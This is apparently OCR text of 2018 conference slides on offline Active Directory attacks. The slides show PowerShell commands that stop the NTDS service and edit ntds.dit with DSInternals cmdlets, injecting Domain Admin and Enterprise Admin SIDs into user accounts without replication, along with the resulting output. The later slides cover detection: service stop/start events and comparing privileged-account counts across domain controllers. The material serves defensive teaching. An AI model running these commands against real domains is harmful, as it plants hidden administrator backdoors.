https://www.dsinternals.com

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

Account Now Has a New PrimaryGroupID (Domain Users, 513 -> Domain Admins, 512)

```
PS C:\> get-aduser 'bobafett' -prop primarygroupid


DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Boba
Name              : Boba Fett
ObjectClass       : user
ObjectGUID        : 58d8ac05-6abc-46b8-8b51-900623670080e
primarygroupid    : 512
SamAccountName    : BobaFett
SID               : S-1-5-21-1464781628-4228599274-2308228173-1711
Surname           : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Get Account SIDHistory

```
PS C:\> get-aduser 'bobafett' -prop sidhistory


DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Boba
Name              : Boba Fett
ObjectClass       : user
ObjectGUID        : 58d8ac05-6abc-46b8-8b51-90062367080e
SamAccountName    : BobaFett
SID               : S-1-5-21-1464781628-4228599274-2308228173-1711
SIDHistory        : {}
Surname           : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```

Stop AD, Modify NTDS.DIT, & Start AD

```
PS C:\> stop-service ntds -Force

PS C:\> (Get-ADDBDomainController -DatabasePath 'C:\Windows\NTDS\ntds.dit').DomainSid.Value

S-1-5-21-1464781628-4228599274-2308228173

PS C:\> Add-ADDBSidHistory -SamAccountName Bobafett -DatabasePath 'C:\Windows\NTDS\ntds.dit' `
-SidHistory S-1-5-21-1464781628-4228599274-2308228173-500,
S-1-5-21-1464781628-4228599274-2308228173-512,
S-1-5-21-1464781628-4228599274-2308228173-519

PS C:\> start-service ntds
```

https://www.dsinternals.com


https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

Account Now Has New SIDHistory Entries (Administrator, Domain Admins, Enterprise Admins)

```
PS C:\> get-aduser 'bobafett' -prop sidhistory


DistinguishedName : CN=Boba Fett,OU=Accounts,DC=lab,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Boba
Name              : Boba Fett
ObjectClass       : user
ObjectGUID        : 58d8ac05-6abc-46b8-8b51-900623670 80e
SamAccountName    : BobaFett
SID               : S-1-5-21-1464781628-4228599274-2308228173-1711
SIDHistory        : {S-1-5-21-1464781628-4228599274-2308228173-519, S-1-5-21-1464781628-4228599274-2308228173-512,
                    S-1-5-21-1464781628-4228599274-2308228173-500}
Surname           : Fett
UserPrincipalName : BobaFett@lab.trimarcresearch.com
```


https://www.dsinternals.com

Replication Metadata



Hybrid Identity Protection Conference 2018

https://www.dsinternals.com/wp-content/uploads/HIP_AD_Offline_Attacks.pdf

Get Account Properties

```
PS C:\Windows\system32> [string]$DomainSID = (Get-ADDomain prod.trimarcresearch.com).DomainSid.Value

PS C:\Windows\system32> [string]$DomainAdminsSID = $DomainSID + '-512'

PS C:\Windows\system32> $EnterpriseAdminsSID = (Get-ADGroup 'Enterprise Admins' -Server TRDC01).SID.Value
```

```
PS C:\Windows\system32> get-aduser JangoFett -prop SIDHistory,PrimaryGroupID


DistinguishedName : CN=Jango Fett,OU=Accounts,DC=prod,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Jango
Name              : Jango Fett
ObjectClass       : user
ObjectGUID        : 5ee2d3e8-a617-4887-827b-b99f58e9e735
PrimaryGroupID    : 513
SamAccountName    : JangoFett
SID               : S-1-5-21-360306307-1310530514-1976043341-1557
SIDHistory        : {}
Surname           : Fett
UserPrincipalName : JangoFett@prod.trimarcresearch.com
```


https://www.dsinternals.com

Stop AD, Modify NTDS.DIT, & Start AD on TRDDC22

```
PS C:\Windows\system32> Stop-service NTDS -force

PS C:\Windows\system32>
Add-ADDBSidHistory -SamAccountName JangoFett `
-DatabasePath 'c:\Windows\NTDS\ntds.dit' `
-SidHistory $DomainSID,$EnterpriseAdminsSID `
-SkipMetaUpdate

PS C:\Windows\system32>
Set-ADDBPrimaryGroup -SamAccountName JangoFett `
-PrimaryGroupId 512 `
-DatabasePath 'c:\Windows\NTDS\ntds.dit' `
-SkipMetaUpdate

PS C:\Windows\system32>
Start-service ntds
WARNING: Waiting for service 'Active Directory Domain Services (ntds)' to start...
```


https://www.dsinternals.com

Check Account Properties on TRDC21

```
PS C:\Windows\system32> get-aduser JangoFett -prop SIDHistory,PrimaryGroupID -server TRDC21.pr

DistinguishedName : CN=Jango Fett,OU=Accounts,DC=prod,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Jango
Name              : Jango Fett
ObjectClass       : user
ObjectGUID        : 5ee2d3e8-a617-4887-827b-b99f58e9e735
PrimaryGroupID    : 513
SamAccountName    : JangoFett
SID               : S-1-5-21-360306307-1310530514-1976043341-1557
SIDHistory        : {}
Surname           : Fett
UserPrincipalName : JangoFett@prod.trimarcresearch.com
```


https://www.dsinternals.com

Check Account Properties on TRDC22

```
PS C:\Windows\system32> get-aduser JangoFett -prop SIDHistory,PrimaryGroupID -server TRDC22.prod.trimarcresearch.com


DistinguishedName : CN=Jango Fett,OU=Accounts,DC=prod,DC=trimarcresearch,DC=com
Enabled           : True
GivenName         : Jango
Name              : Jango Fett
ObjectClass       : user
ObjectGUID        : 5ee2d3e8-a617-4887-827b-b99f58e9e735
PrimaryGroupID    : 512
SamAccountName    : JangoFett
SID               : S-1-5-21-360306307-1310530514-1976043341-1557
SIDHistory        : {S-1-5-21-3969250362-2045015554-3998960548-519, S-1-5-21-360306307-1310530514-1976043341}
Surname           : Fett
UserPrincipalName : JangoFett@prod.trimarcresearch.com
```


https://www.dsinternals.com

Offline Access to AD Database (NTDS.dit)

- Access to the AD database in DC storage = AD modification.
- Stopping the AD service on a DC provides ability to modify the AD database – without AD security auditing.
- Direct modification of the AD database = no AD auditing.
- AD database modification can set the change to not replicate from the single DC.

Detection of Offline DIT Modification

- There is none.
- Well, not exactly.
- Monitor for NTDS service stop/start events.
- Monitoring for replication from previously offline DCs may be possible.
- Blue Team privileged group enumeration now requires targeting all DCs and comparing results

Event Properties - Event 7036, Service Control Manager

General | Details

The Active Directory Domain Services service entered the stopped state.

Log Name:	System		
Source:	Service Control Manager	Logged:	9/8/2019 12:53:38 AM
Event ID:	7036	Task Category:	None
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	AcmeIODC01.theacme.io
OpCode:	Info		
More Information:	Event Log Online Help		

rvice Control Manager

ices service entered the running state.

l Manager

		Logged:	9/8/2019 12:53:48 AM
Event ID:	7036	Task Category:	None
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	AcmeIODC01.theacme.io
OpCode:	Info		
More Information:	Event Log Online Help		


Check for “DC Isolation Backdoor”

- Check all DCs in a domain for accounts SIDHistory & PrimaryGroupID not equal to “513” (Domain Users).
- Compare the counts. They should match across all DCs in the same domain.
- If not, you have a problem…


Domain	DC	AccountsWithSIDHistoryCount	AccountsWithAltPrimaryGroupIDCount
trimarcresearch.com	TRDC01.trimarcresearch.com	0	1
lab.trimarcresearch.com	TRDC11.lab.trimarcresearch.com	1	2
prod.trimarcresearch.com	TRDC21.prod.trimarcresearch.com	0	1
prod.trimarcresearch.com	TRDC22.prod.trimarcresearch.com	1	2


Detecting Active Directory Recon

Configure DC Auditing – Object Access (4662)




Advanced Mode Activate!






Detecting AD Recon Activity with Auditing

- Configure auditing on the AdminSDHolder object.
- This applies to all privileged accounts/groups (after about 60 mins).

